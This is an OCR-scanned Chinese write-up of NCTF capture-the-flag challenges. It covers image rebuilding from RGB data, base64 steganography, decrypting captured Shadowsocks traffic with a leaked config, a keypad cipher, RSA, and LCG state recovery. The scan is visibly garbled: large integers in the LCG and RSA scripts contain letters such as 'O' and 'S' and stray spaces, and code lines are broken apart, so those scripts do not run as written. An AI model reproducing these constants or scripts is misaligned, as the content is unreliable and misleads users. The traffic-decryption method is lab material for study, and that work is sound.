
```
(255, 255, 255)
(255, 255, 255)
(255, 255, 255)
(255, 255, 255)
(255, 255, 255)
(255, 255, 255)
(255, 255, 255)
(255, 255, 255)
(255, 255, 255)
(255, 255, 255)
(255, 255, 255)
(255, 255, 255)
(255, 255, 255)
(255, 255, 255)
(255, 255, 255)
(255, 255, 255)
(255, 255, 255)
(255, 255, 255)
(255, 255, 255)
(255, 255, 255)
(255, 255, 255)
(255, 255, 255)
(255, 255, 255)
(255, 255, 255)
(255, 255, 255)
(255, 255, 255)
(255, 255, 255)
(255, 255, 255)
(255, 255, 255)
(255, 255, 255)
```

一看就是rgb编码，由于有50000行所以盲猜图像大小是500X100

去掉括号然后使用脚本解决得到一张图像就是flag

```
#-*- coding:utf-8 -*-
from PIL import Image
import re
x = 500 #x坐标  通过对html里的行数进行整数分解
```

```
y = 100 #y坐标  x*y = 行数
im = Image.new("RGB",(x,y))#创建图片
file = open('1.html') #打开rbg值文件
#通过一个个rgb点生成图片
for i in range(0,x):
    for j in range(0,y):
        line = file.readline()#获取一行
        rgb = re.split(",|\(|\)",line)#分离rgb
        rgb = filter(None, rgb)#过滤空格
        im.putpixel((i,j),(int(rgb[0]),int(rgb[1]),int(rgb[2])))#rgb转化为像素
im.show()
```



Become a Rockstar |SOLVED| fjh1997

关键在于这几句话

Ron Rivest says nice

Adi Shamir says rock

Leonard Adleman says star

Put Ron Rivest with Adi Shamir with Leonard Adleman into RSA

Bob says ar

Alice says you

Problem Makers says NCTF{

Put Problem Makers with Alice into Problem Makers with Bob

看懂这几句英文你应该想到flag了

NCTF{ar_you_nice_rock_star}

What's this** |SOLVED| fjh1997**

首先使用wireshark对流量进行提取，得到一个upload.php文件，然后分析发现里面含有zip解压得到What1s7his.txt

发现是分组的base64 那么想到base64隐写，使用脚本即可解决

```
# -*- coding: utf-8 -*-
b64chars = 'ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/'
with open('What1s7his.txt', 'rb') as f:
    bin_str = ''
    for line in f.readlines():
        stegb64 = ''.join(line.split())
        rowb64 =  ''.join(stegb64.decode('base64').encode('base64').split())
        offset = abs(b64chars.index(stegb64.replace('=','')[-1])-
b64chars.index(rowb64.replace('=','')[-1]))
        equalnum = stegb64.count('=') #no equalnum no offset
        if equalnum:
            bin_str += bin(offset)[2:].zfill(equalnum * 2)
        print ''.join([chr(int(bin_str[i:i + 8], 2)) for i in xrange(0,
len(bin_str), 8)]) #8 位一组
```

NCTF{dbb2ef54afc2877ed9973780606a3c8b}

2077 |SOLVED| fjh1997


视频流里面包含了base64,很容易，只要平均2分钟一帧按这个进度截取视频画面进行ocr，得到base64文件，之后解析出一张图片，对图片进行sha256即可。

NCTF{90b0443265e51869ff6c645b3104dd9df085db89266bf2290c9d24c76d458590}

内鬼 |SOLVED| L1ngFeng fjh1997**

分析流量，找到config.json-为shadowsocks配置文件

读取获得ip、password、端口、加密方式aes-256-cfb



```
{
    "server":"123.207.121.32",
    "server_port":25565,
    "local_port":1080,
    "password":"5e77b05530b30283e24c120d8cc13fb5",
    "timeout":600,
    "method":"aes-256-cfb",
    "local_address":"127.0.0.1"
}
```

返回去 继续看流量，导出目的ip如上的tcp流的数据


逐个分析（80多个 分析了一下午md）

由于客户端和服务端发送包都经过了加密，不能整个导出进行解密，需分开解密

分析发现发送的含有flag.txt的tcp流经解密后如下

```
0123456789ABCDEF
..xss.rmb122.cn.
PGET /flag.txt H
TTP/1.1..Host: x
ss.rmb122.cn..Co
nnection: keep-a
```

以下是请求flag.txt后返回的TCP流，单独导出原始数据使用shadowsocks源码中的解密脚本进行解密



解密结果如下：

```
3.2..Server: Apa
che/2.4.38 (Unix
) PHP/7.3.2....N
CTF{tim3_t0_u3e_
v2r4y}
```

附：解密脚本（先下载shadowsocks源码）

```
#!/usr/bin/env python

#

# Copyright 2012-2015 clowwindy
```

```
#

# Licensed under the Apache License, Version 2.0 (the "License"); you may

# not use this file except in compliance with the License. You may obtain

# a copy of the License at

#

#     [http://www.apache.org/licenses/LICENSE-2.0]
(http://www.apache.org/licenses/LICENSE-2.0)

#

# Unless required by applicable law or agreed to in writing, software

# distributed under the License is distributed on an "AS IS" BASIS, WITHOUT

# WARRANTIES OR CONDITIONS OF ANY KIND, either express or implied. See the

# License for the specific language governing permissions and limitations

# under the License.



from __future__ import absolute_import, division, print_function, \

    with_statement



import os

import sys

import hashlib

import logging

import binascii

from shadowsocks import common

from shadowsocks.crypto import rc4_md5, openssl, sodium, table



method_supported = {}

method_supported.update(rc4_md5.ciphers)

method_supported.update(openssl.ciphers)
```

```
method_supported.update(sodium.ciphers)
method_supported.update(table.ciphers)



def random_string(length):
    return os.urandom(length)



cached_keys = {}



def try_cipher(key, method=None):
    Encryptor(key, method)



def EVP_BytesToKey(password, key_len, iv_len):
    # equivalent to OpenSSL's EVP_BytesToKey() with count 1
    # so that we make the same key and iv as nodejs version
    cached_key = '%s-%d-%d' % (password, key_len, iv_len)
    r = cached_keys.get(cached_key, None)
    if r:
        return r
    m = []
    i = 0
    while len(b''.join(m)) < (key_len + iv_len):
        md5 = hashlib.md5()
        data = password
        if i > 0:
```

```
            data = m[i - 1] + password
        md5.update(data)
        m.append(md5.digest())
        i += 1
    ms = b''.join(m)
    key = ms[:key_len]
    iv = ms[key_len:key_len + iv_len]
    cached_keys[cached_key] = (key, iv)
    return key, iv



class Encryptor(object):
    def __init__(self, key, method):
        self.key = key
        self.method = method
        self.iv = None
        self.iv_sent = False
        self.cipher_iv = b''
        self.decipher = None
        method = method.lower()
        self._method_info = self.get_method_info(method)
        if self._method_info:
            self.cipher = self.get_cipher(key, method, 1,
                                          random_string(self._method_info[1]))
        else:
            logging.error('method %s not supported' % method)
            sys.exit(1)
```

```
    def get_method_info(self, method):
        method = method.lower()
        m = method_supported.get(method)
        return m


    def iv_len(self):
        return len(self.cipher_iv)


    def get_cipher(self, password, method, op, iv):
        password = common.to_bytes(password)
        m = self._method_info
        if m[0] > 0:
            key, iv_ = EVP_BytesToKey(password, m[0], m[1])
        else:
            # key_length == 0 indicates we should use the key directly
            key, iv = password, b''

        iv = iv[:m[1]]
        if op == 1:
            # this iv is for cipher not decipher
            self.cipher_iv = iv[:m[1]]
        return m[2](method, key, iv, op)


    def encrypt(self, buf):
        if len(buf) == 0:
            return buf
        if self.iv_sent:
```

```
            return self.cipher.update(buf)
        else:
            self.iv_sent = True
            return self.cipher_iv + self.cipher.update(buf)

    def decrypt(self, buf):
        if len(buf) == 0:
            return buf
        if self.decipher is None:
            decipher_iv_len = self._method_info[1]
            decipher_iv = buf[:decipher_iv_len]
            self.decipher = self.get_cipher(self.key, self.method, 0,
                                            iv=decipher_iv)
            buf = buf[decipher_iv_len:]
            if len(buf) == 0:
                return buf
        return self.decipher.update(buf)


def encrypt_all(password, method, op, data):
    result = []
    method = method.lower()
    (key_len, iv_len, m) = method_supported[method]
    if key_len > 0:
        key, _ = EVP_BytesToKey(password, key_len, iv_len)
    else:
        key = password
    if op:
```

```
            iv = random_string(iv_len)
            result.append(iv)
        else:
            iv = data[:iv_len]
            data = data[iv_len:]
        cipher = m(method, key, iv, op)
        result.append(cipher.update(data))
        return b''.join(result)



CIPHERS_TO_TEST = [
    'aes-128-cfb',
    'aes-256-cfb',
    'rc4-md5',
    'salsa20',
    'chacha20',
    'table',
]



def test_encryptor():
    from os import urandom
    plain = urandom(10240)
    for method in CIPHERS_TO_TEST:
        logging.warn(method)
        encryptor = Encryptor(b'key', method)
        decryptor = Encryptor(b'key', method)
        cipher = encryptor.encrypt(plain)
        plain2 = decryptor.decrypt(cipher)
```


```
        assert plain == plain2




def test_encrypt_all():
    from os import urandom
    plain = urandom(10240)
    for method in CIPHERS_TO_TEST:
        logging.warn(method)
        cipher = encrypt_all(b'key', method, 1, plain)
        plain2 = encrypt_all(b'key', method, 0, cipher)
        assert plain == plain2




if __name__ == '__main__':
    f=open('data.bin', 'rb')



    e = Encryptor('5e77b05530b30283e24c120d8cc13fb5', 'aes-256-cfb')
    p = open('decrypt1.bin', 'wb')
    p.write(e.decrypt(f.read()))
```

Bright Body I| SOLVED | L1ngFeng

打开游戏难的一比，虚幻做的，直接看pak


Bright Body I\Bright Body I\Magic\Content\Paks\Magic-WindowsNoEditor.pak

010editor分析



pip install** | SOLVED | working:L1ngFeng yimingy72**

直接打开py文件，base64解码



Crypto：

题目名称 | 题目状态 | working : xxx


Keyboard| SOLVED | L1ngFeng

ooo yyy ii w uuu ee uuuu yyy uuuu y w uuu i i rr w i i rr rrr uuuu rrr uuuu t ii uuuu i w u rrr ee www ee yyy eee www w tt ee

都是键盘上同一行的字母，打开手机，九键英文输入，O对应9，九键中9对应的是WXYZ，又有3个O，故对应WXYZ的第三个Y，以此类推，得到有意义的字符串提交即可

flag：NCTF{youaresosmartthatthisisjustapieceofcake}

childRSA|SOLVED| fjh1997




```
import gmpy2

from Crypto.Util.number import *

e = 0x10001

c =
26308018356739853895382240109968894175166731283702927002165268998773708335216338
99705831415771714713108329655131333404250980622985334148846108700995520385425331
38276082754605927856077390919925914310803426640819620305570427848640745333807010
14585315663218783130162376176094773010478159362434331787279303302718098735574605
46980380187310998247325820744434233063319184904055355070888659334077075306432241
08890481354250257159821966006507409870764865406740909231816642815151976797459078
30107684777248532278645343716263686014941081417914622724906314960249945105011301
73124732460162088678296721733934039385361645007710512539198268998617834241722339
22170852764654711027375947199323472424826703208010631918694713183135144079973263
50065187904154229557706351355052446027159972546737213451422978211055778164578782
15642846662689402610305336043128164464551515547130182684475433880235284609529342
17182498197282055385346522129848312836424720716694948518231235528273807377986098
29706225744376667082534026874483482483127491533474306552210039386256062116345785
87066833151372579205330218827668255067266335393778105562186010162424221667163582
43114127934959656288760363447317331427594953482489703136553814072414571187435323
11394697763283681852908564387282605279108

p=17844949321269420574233207858325620505867229060365261624022734063873081194522
94782612177264220462933510887383278192139030850176366115463869693573270972401654
69559775290881359958384974763507496214427196907222269136357724108805166396513636
26821442456779009699333452616953193799328647446968707045304702547915799734431818
80037436037729230924836154886890906689547451833308944658176342575538983707216697
06848770116632349786318697038595418760491327134900907204083511083879715774389517
27337962368478059295446047962510687695047494480605473377173021467764495541590394
73268514082915276153203579018726972470344438683865619367425313 9
```

```
q=184084121540115307597161367011014142898823526027674354555037785878481711602257
307508985022577801782788769786800015984410443717799994642236194840684557538917784
942096736012150967534829620388634026438522415096464295896543880186430618750379010
002810991308639777102046605467991287554185213272907196350752215858242174873862270
046735272922815362219589617606810322933400993958631940317884351422960852195948 6
663519246435336503408959241480933218388242346153612397287387147775594908222383000
495945613294573495377039263251529495821234190490730131443256896320554332833549990
265193117288252918515308767016885678802217366700376654365502867

n = p * q

d = gmpy2.invert(e, (p-1)*(q-1))

m = pow(c, d, n)

print (long_to_bytes(m))
```

LCG | 题目状态 | working : 蓝小俊

第一关参考题目给的脚本填一下参数就跑出来了

```
prefix = bytes.fromhex('6716f66363f564')

digest = '2b1fbc931a4c5511e61930ad45f143e390e33f3940c48c8a52ad858d2fde50a2'

for i in range(256**3):

    guess = prefix + i.to_bytes(3, 'big')

    if hashlib.sha256(guess).hexdigest() == digest:

        print('Find: ' + guess.hex())

        break

else:

    print('Not found...')
```

第二关

```
#!/usr/bin/env python
import gmpy2
N =
679933238044070641772471624607724126269682552662940343821861043116791167322 13
a =
329803342024523800831772644327883922186596973127459986528143020216261243585 76
b = 291723828110525599080496775946229222025480472921444839406930719484144872950
next=
351027407705131647507340453411851556315834443020336042576678148391085764956 42
state=gmpy2.divm(next-b,a,N)
while (a * state + b) % N != next :
    state+=N

print state
```

第三关

```
#!/usr/bin/env python
import gmpy2
N =
110932203541614602954392727472481426823668549367798890286479041080599293524531
a =
232472411278357786361857443658928788405085715776828247912493936846936775658O2
next1=
721834290702503457110089494719901297449464518719599654057698009940423164703S2
next2=
861686754035405501690068698465312053081507113286134647622526787281973844142O3
b=(next2-next1*a)%N
while b<0:
    b+=N
state=gmpy2.divm(next1-b,a,N)
while (a * state + b) % N != next1 :
    state+=N

print state
```

第四关

```
#!/usr/bin/env python
import gmpy2
N =
832487905907957381387037634355874071051300914775456571548290273528387452752S3
next1=
481180398861749215071049377692919956085596742813147978243009332487526367838S7
next2=
665826403202478630670795186406204696816633265274792762383202933874627330667S0
next3=
514272536009791941375263226135183689149660515323534034033029069025997645206OO
a=gmpy2.divm(next3-next2,next2-next1,N)
b=(next2-next1*a)%N
while b<0:
    b+=N
state=gmpy2.divm(next1-b,a,N)
while (a * state + b) % N != next1 :
    state+=N
print state
```